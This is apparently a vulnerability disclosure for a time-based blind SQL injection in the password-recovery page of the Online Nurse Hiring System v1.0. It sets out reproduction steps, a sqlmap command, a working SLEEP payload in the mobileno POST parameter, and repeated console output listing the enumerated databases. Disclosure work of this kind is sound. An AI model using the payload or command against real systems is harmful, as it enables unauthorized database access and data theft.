

SQL Injection was found in the `/onhs/admin/password-recovery.php` page of the **Online Nurse Hiring System Project**, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the **mobilenno** parameter in a POST HTTP request.

Official Website Project URL:

https://phpgurukul.com/?sdm_process_download=1&download_id=17826


Affected Product Name

Online Nurse Hiring System


Affected End Point	/onhs/admin/password-recovery.php
Affected Parameter	mobilenno
Method	POST
Type	Time based blind
Version	V1.0

Step to Reproduce:

Step 1: Visit to **Admin login** page then click on **forget password**



Step 2: Fill the form then click on **Reset** option



Step 3: Intercept the request through burpsuite and add * on mobileno Copy the request in text file and save

Note: we added * for checking specific point like: mobileno



Step 4: Now run the **sqlmap** command against request saved in file

python sqlmap.py -r file2.txt --batch --banner --dbs

```
C:\sqlmap>python sqlmap.py -r file3.txt --batch --banner --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:41:20 /2024-11-16/

[10:41:20] [INFO] parsing HTTP request from 'file3.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[10:41:21] [INFO] resuming back-end DBMS 'mysql'
[10:41:21] [INFO] testing connection to the target URL
[10:41:21] [INFO] testing if the target URL content is stable
[10:41:22] [INFO] target URL content is stable
[10:41:22] [INFO] testing if (custom) POST parameter '#*' is dynamic
[10:41:22] [WARNING] (custom) POST parameter '#*' does not appear to be dynamic
[10:41:22] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#*' might not be injectable
[10:41:22] [INFO] testing for SQL injection on (custom) POST parameter '#*'
[10:41:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:41:22] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:41:22] [INFO] testing 'Generic inline queries'
[10:41:23] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:41:23] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:41:23] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:41:33] [INFO] (custom) POST parameter '#*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:41:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:41:33] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:41:33] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:41:33] [INFO] target URL appears to have 1 column in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
[10:41:34] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[10:41:34] [INFO] target URL appears to be UNION injectable with 1 columns
[10:41:34] [INFO] checking if the injection point on (custom) POST parameter '#*' is a false positive
[10:41:34] [INFO] (custom) POST parameter '#*' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:

Parameter: '#*' ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=sdfdsf&mobileno=3424324324324324' AND (SELECT 7400 FROM (SELECT(SLEEP(5)))VFPA) AND 'DwKQ'='DwKQ&newpassword=Admin@123&confirmpassword=Admin@123&asetpwd=
***
[10:41:50] [INFO] the back-end DBMS is MySQL
[10:41:50] [INFO] fetching banner
[10:41:50] [INFO] resumed: 10.4.32-MariaDB
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
banner: '10.4.32-MariaDB'
[10:41:50] [INFO] fetching database names
[10:41:50] [INFO] fetching number of databases
[10:41:50] [INFO] retrieved:
[10:41:50] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[10:42:05] [INFO] adjusting time delay to 1 second due to good response times

[10:42:05] [INFO] retrieved: information_schema
[10:43:07] [INFO] retrieved: mysql
[10:43:25] [INFO] retrieved: onhsdb
[10:43:48] [INFO] retrieved: performance_schema
[10:44:47] [INFO] retrieved: phpmyadmin
[10:45:23] [INFO] retrieved: test
available databases [6]:
[*] information_schema
[*] mysql
[*] onhsdb
[*] performance_schema
[*] phpmyadmin
[*] test
```

Attacker is able to fetch **Database** which is listed below

```
C:\Windows\System32\cmd.exe

[10:41:33] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:41:33] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:41:33] [INFO] target URL appears to have 1 column in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
[10:41:34] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[10:41:34] [INFO] target URL appears to be UNION injectable with 1 columns
[10:41:34] [INFO] checking if the injection point on (custom) POST parameter '#*' is a false positive
[10:41:34] [INFO] (custom) POST parameter '#*' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:

Parameter: '#*' ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=sdfdsf&mobileno=3424324324324324' AND (SELECT 7400 FROM (SELECT(SLEEP(5)))VFPA) AND 'DwKQ'='DwKQ&newpassword=Admin@123&confirmpassword=Admin@123&asetpwd=
***
[10:41:50] [INFO] the back-end DBMS is MySQL
[10:41:50] [INFO] fetching banner
[10:41:50] [INFO] resumed: 10.4.32-MariaDB
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
banner: '10.4.32-MariaDB'
[10:41:50] [INFO] fetching database names
[10:41:50] [INFO] fetching number of databases
[10:41:50] [INFO] retrieved:
[10:41:50] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[10:42:05] [INFO] adjusting time delay to 1 second due to good response times

[10:42:05] [INFO] retrieved: information_schema
[10:43:07] [INFO] retrieved: mysql
[10:43:25] [INFO] retrieved: onhsdb
[10:43:48] [INFO] retrieved: performance_schema
[10:44:47] [INFO] retrieved: phpmyadmin
[10:45:23] [INFO] retrieved: test
available databases [6]:
[*] information_schema
[*] mysql
[*] onhsdb
[*] performance_schema
[*] phpmyadmin
[*] test
```

Affected Point: mobileno

Mitigation:

<https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>